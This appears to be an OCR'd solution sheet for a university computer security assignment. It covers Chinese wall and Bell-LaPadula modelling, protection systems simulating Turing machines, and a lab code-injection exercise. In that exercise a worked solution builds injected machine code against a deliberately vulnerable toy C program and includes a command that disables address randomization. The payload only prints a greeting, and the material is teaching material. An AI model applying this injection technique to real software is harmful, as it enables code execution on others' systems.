9 Assignment (11+1 Points)


Hinweis:	Abgabe in $\{2, 3, 4\}$-er Gruppen.
Abgabe:	**24.06.2017, 23.59**
Email:	Betreff "[Compsec] Ex 9'
	(bitte nur .pdf oder .txt, kein .doc, .jpeg, etc)
	Source code: bitte inkl. `signify` Signatur

Exercise 29 (Chinese wall and Bell-La Padula model **(4 Points)**).
The following composition of objects in the BLP model was derived from a set of objects in the Chinese wall model according to [1]. Sketch the original composition of objects in the Chinese wall model.

1 & 0	(A,f)	2 & 0	(B,z)	3 & 0	(C,t)	4 & 0	(D,f)
5 & 0	(A,g)	6 & 0	(B,f)	7 & 0	(C,e)	8 & 0	(D,l)
9 & 0	(A,h)	10 & 0	(B,l)	11 & 0	(C,p)	12 & 0	(D,k)
13 & 0	(A,i)	14 & 0	(B,m)	15 & 0	(C,q)	16 & 0	(D,j)
(X_0, Y_0)							

Solution: Note: The labels A,B,C,D (which could be considered conflict of interest (COI) classes) are actually not necessary for any translation: the **actual** COI classes are determined by the set of allowed need-to-know categories, which aren't shown in the translation.


So given the translation above, we can only **guess** what the actual policy looks like. Towards this end we can reasonably assume that all objects that carry a label out of A,B,C, or D should be in the same COI. First we find the naïve (and **wrong**(!)) solution:



This solution has the problem that f as well as l are in multiple COI simultaneously. If we pay close attention to [1], then we find that this is not allowed (every dataset has to have exactly one COI). (If one would alter the Chinese Wall model to allow this, we would lose transitivity of conflicts of interest which would make things quite more complicated).

There are now two alternatives to remedy this problem.

1. we assume that $(A, f), (B, f), (D, f)$ refer to entirely different data sets f_A, f_B, f_D (and do the same to l) and keep the composition as above,
2. We merge A, B, D together (since all contain f) and get the following composition.



[1] David F.C. Brewer and Dr. Michael J. Nash, *The Chinese wall security policy*, IEEE Symposium on Security and Privacy, 1989.

Exercise 30 (Undecidability of the general halting problem **(4 points)**).
Consider the representation of a Turing machine as a protection system as discussed in class.

- Specify the missing commands for the head moving right: $\delta(q, X) = (p, Y, R)$

  Solution:

```
1  command right_q_X(s, s')
2  if
3     own in M[s, s'] and
4     q in M[s, s] and
```

```
5     X in M[s, s]
6   then
7     delete q from M[s, s];
8     delete X from M[s, s];
9     enter p into M[s′, s′]
10    enter Y into M[s, s]
11  end
```

```
1   command right_end_q_X(s, s′)
2   if
3     end in M[s, s] and
4     q in M[s, s] and
5     X in M[s, s]
6   then
7     delete q from M[s, s];
8     delete X from M[s, s];
9           create subject s′
10          enter B into M[s′, s′]
11    enter p into M[s′, s′]
12    enter Y into M[s, s]
13          delete end from M[s, s]
14          enter end into M[s′, s′]
15          enter own into M[s, s′]
16  end
```

- Given the access matrix below, show the matrix that results after the following two moves:
  1. $\delta(q, C) = (p, D, R)$
  2. $\delta(p, D) = (s, E, R)$

A	B	⇓ C	D	ϕ	...

A	*own*		
	B	*own*	
		C q	*own*
			D END

Solution:

A	B	D	⇓ D	ϕ	...

A	*own*		
	B	*own*	
		D	*own*
			D p END

A	B	D	E	⇓ ϕ	...

A	*own*			
	B	*own*		
		D	*own*	
			E	*own*
				B s END

Exercise 31 (More Hello World (**1+2 Points**))**.**
Port your hello world program from exercise 18 to linux for your debian VM. Then consider the following C program:

```
1  char* hello = "hello world!\n";
2  typedef void (*fn_ptr)(void);
3
4  void bar(void){
5    printf("does not do anything\n");
6  }
7
8  void foo(void){
9    char buffer[1024];
10   fn_ptr func = bar;
11   if(read(0, buffer, 1024) > 10)
12     func = (fn_ptr) buffer;
13   func();
14 }
15 int main(){
16   foo();
17   return 0;
18 }
```

Compile this program with `gcc -g -Wl,-z,execstack`. Then give an input string that does not crash this program and makes it print `hello_world!` in your debian VM.

Note: You are allowed to disable memory randomization in your debian VM (if needed) using `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`.

Solution: There is only one thing we need to change in order to port our hello world program to debian: pass parameters in registers rather than on the stack. So we skip this part for now and come back to it later.

We observe that in line 13 the program redirects control flow to whatever has been read in line 12 (if more than 10 characters were read). Thus we want to input a string that resembles a code fragment (a function) that outputs hello world. The function bar() already has the correct function prototype, so we look at it's disassembly in order to see how our code should look like:

```
1  0804842b <bar>:
2  804842b:    55                      push   %ebp
3  804842c:    89 e5                   mov    %esp,%ebp
4  804842e:    83 ec 08                sub    $0x8,%esp
5  8048431:    83 ec 0c                sub    $0xc,%esp
6  8048434:    68 4e 85 04 08          push   $0x804854e
7  8048439:    e8 c2 fe ff ff          call   8048300 <puts@plt>
8  804843e:    83 c4 10                add    $0x10,%esp
9  8048441:    c9                      leave
10 8048442:    c3                      ret
```

Lines 2-3 and 9-10 give us a somewhat minimal *entry sequence* and *exit sequence* (we could actually omit 2-3 and 9), and we can later put our own hello world code in between.

We still need to reference a hello_world!\n string in our code, though. For this we re-use the string that is already in the program. We find it's address with gdb:

```
Breakpoint 1, main () at target.c:23
23          foo();
(gdb) p hello
$1 = 0x8048540 "hello_world!\n"
```

The following shows our ported hello world program, adjusted to fit this function prototype, and referencing to the hello_world!\n string already in our target:.

exp1.s

```
1  .set            HELLO, 0x08048540
2  .section        .text
3  .globl          _start
4  _start:
5      push        %ebp
6      mov         %esp,   %ebp
7      mov $4,     %eax            # 4 is syscall nr. for write
8      mov $1,     %ebx            # 1 is stdout
9      mov         $HELLO, %ecx    # message to write
10     mov $13,    %edx            # set length of message
11     int $0x80                   # make a syscall
12     leave
13     ret
```

We now need to compile this program and extract the raw bytes of this function in order to input them to our target. We first compile using

```
$ gcc exp1.s -o exp1.pay -nostdlib
```

and have a look at the raw bytes of the resulting binary:

```
$ objdump -d exp1.pay

exp1.pay:     file format elf32-i386


Disassembly of section .text:

08048098 <_start>:
 8048098:       55                      push   %ebp
 8048099:       89 e5                   mov    %esp,%ebp
 804809b:       b8 04 00 00 00          mov    $0x4,%eax
 80480a0:       bb 01 00 00 00          mov    $0x1,%ebx
 80480a5:       b9 40 85 04 08          mov    $0x8048540,%ecx
 80480aa:       ba 0d 00 00 00          mov    $0xd,%edx
 80480af:       cd 80                   int    $0x80
 80480b1:       c9                      leave
 80480b2:       c3                      ret
```

We need to extract the middle column and convert it back to binary. To make this process a little less cumbersome, we can use `objdump` to extract these bytes more or less directly in hex,

```
$ objdump -j .text -s exp1.pay | tail -n +5 | cut -c 10-45 > exp1.hex
$ cat exp1.hex
5589e5b8 04000000 bb010000 00b94085
0408ba0d 000000cd 80c9c3
```

use `xxd` to convert the hexadecimal representation back to binary,

```
$ xxd -r -p exp1.hex exp1.bin
```

and use `objdump` again to see that everything went well:

```
$ objdump -D -b binary exp1.bin -mi386

exp1.bin:     file format binary


Disassembly of section .data:

00000000 <.data>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   b8 04 00 00 00          mov    $0x4,%eax
   8:   bb 01 00 00 00          mov    $0x1,%ebx
   d:   b9 40 85 04 08          mov    $0x8048540,%ecx
  12:   ba 0d 00 00 00          mov    $0xd,%edx
  17:   cd 80                   int    $0x80
  19:   c9                      leave
  1a:   c3                      ret
```

Our final test shows that this input does indeed work:

```
$ ./target < exp1.bin
hello_world!
```

Exercise 32 (Keeping your systems secure (**Bonus: 1 Points**))**.**
Are there any new vulnerabilities for your Debian or OpenBSD system since last week (17.06.2016 at 23.59)? If so: state one, **name the programming mistake**, decide if you are affected or not, and report if there are any known work-arounds or patches.